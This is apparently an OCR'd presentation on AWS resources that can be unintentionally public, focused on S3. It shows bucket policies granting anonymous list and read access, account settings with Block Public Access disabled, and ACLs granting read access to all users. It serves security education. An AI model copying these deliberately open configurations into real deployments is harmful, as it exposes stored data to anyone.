
HACKTODEF.COM

WHAT CAN BE PUBLIC IN AWS BUT SHOULDN'T BE

AUTHOR: EDUARD AGAVRILOAE

ABOUT ME

EDUARD AGAVRILOAE



CYBERSECURITY: 7 YEARS

PENETRATION TESTER: 3.5 YEARS

CLOUD SECURITY: TENS OF ENVIRONMENTS

RESEARCHER AND INTERNATIONAL SPEAKER

HACKTODEF.COM

HACKTODEF.COM

PUBLIC RESOURCES

- ACCESS WITHOUT BEING PART OF THE OWNER’S ORGANIZATION
- READ, UPDATE, EXECUTE

PUBLIC RESOURCES


- **DATA**
  - S3, AMIS, RDS, EBS, ECR
- **COMPUTING**
  - API GATEWAY, LAMBDA FUNCTIONS
- **IAM + COGNITO**
- **OTHERS**
  - SQS, SNS, NETWORKING


HACKTODEF.COM

PUBLIC RESOURCES

S3

- MAKING A BUCKET PUBLIC IS HARD
- EXPLOITING A PUBLIC BUCKET IS EASY
- CAN CONTAIN ANYTHING
- CAN BE PUBLICLY LISTABLE, READABLE OR WRITABLE
- GLOBAL RESOURCE
- SEVERITY: USUALLY CRITICAL


aws
Services
Search
[Alt+S]
Amazon S3
Buckets
Access Grants
Access Points
Object Lambda Access Points
Multi-Region Access Points
Batch Operations
IAM Access Analyzer for S3
Block Public Access settings for this account
Storage Lens
Dashboards
Storage Lens groups
AWS Organizations settings
Amazon S3 > Block Public Access settings for this account
Block Public Access settings for this account Info
Use Amazon S3 Block public access settings to control the settings that allow public access to your data.
Block Public Access settings for this account
Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies or all. In order to ensur
for all current and future buckets and access points. AWS recommends that you turn on Block all public access, but before applying any of the
your buckets or objects, you can customize the individual settings below to suit your specific storage use cases. Learn more
Block all public access
Off
Block public access to buckets and objects granted through new access control lists (ACLs)
Off
Block public access to buckets and objects granted through any access control lists (ACLs)
Off
Block public access to buckets and objects granted through new public bucket or access point policies
Off
Block public and cross-account access to buckets and objects through any public bucket or access point policies
Off



HACKTODEF.COM

Bucket policy

The bucket policy, written in JSON, provides access to the objects stored i

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "PublicListAccess",
            "Effect": "Allow",
            "Principal": "*",
            "Action": "s3:ListBucket",
            "Resource": "arn:aws:s3:::hacktodef"
        },
        {
            "Sid": "PublicReadAccess",
            "Effect": "Allow",
            "Principal": "*",
            "Action": "s3:GetObject",
            "Resource": "arn:aws:s3:::hacktodef/*"
        }
    ]
}
```


HACKTODEF.COM

HACKTODEF.COM

Bucket policy

The bucket policy, written in JSON, provides access to the obje

```
{
   "Version": "2012-10-17",
   "Statement": [
      {
         "Sid": "PublicListAccess",
         "Effect": "Allow",
         "Principal": "*",
         "Action": "s3:ListBucket",
         "Resource": "arn:aws:s3:::hacktodef"
      }
   ]
}
```



HACKTODEF.COM

Access control list (ACL)

Grant basic read/write permissions to other AWS accounts. Learn more

AWS recommends using S3 bucket policies or IAM policies for access control. Learn more

Access control list (ACL)


- ○ Choose from predefined ACLs
- ◉ Specify individual ACL permissions

Grantee	Objects	Object ACL
Object owner (your AWS account) Canonical ID: 0fc8ab8bd09773d4476c5c3e3e08e858ce21d5e7d443c3c853e0df68d65e4f59	☑ Read	☑ Read ☑ Write
Everyone (public access) Group: http://acs.amazonaws.com/groups/global/AllUsers	☑ ⚠ Read	☐ Read ☐ Write
Authenticated users group (anyone with an AWS account) Group: http://acs.amazonaws.com/groups/global/AuthenticatedUsers	☑ ⚠ Read	☐ Read ☐ Write

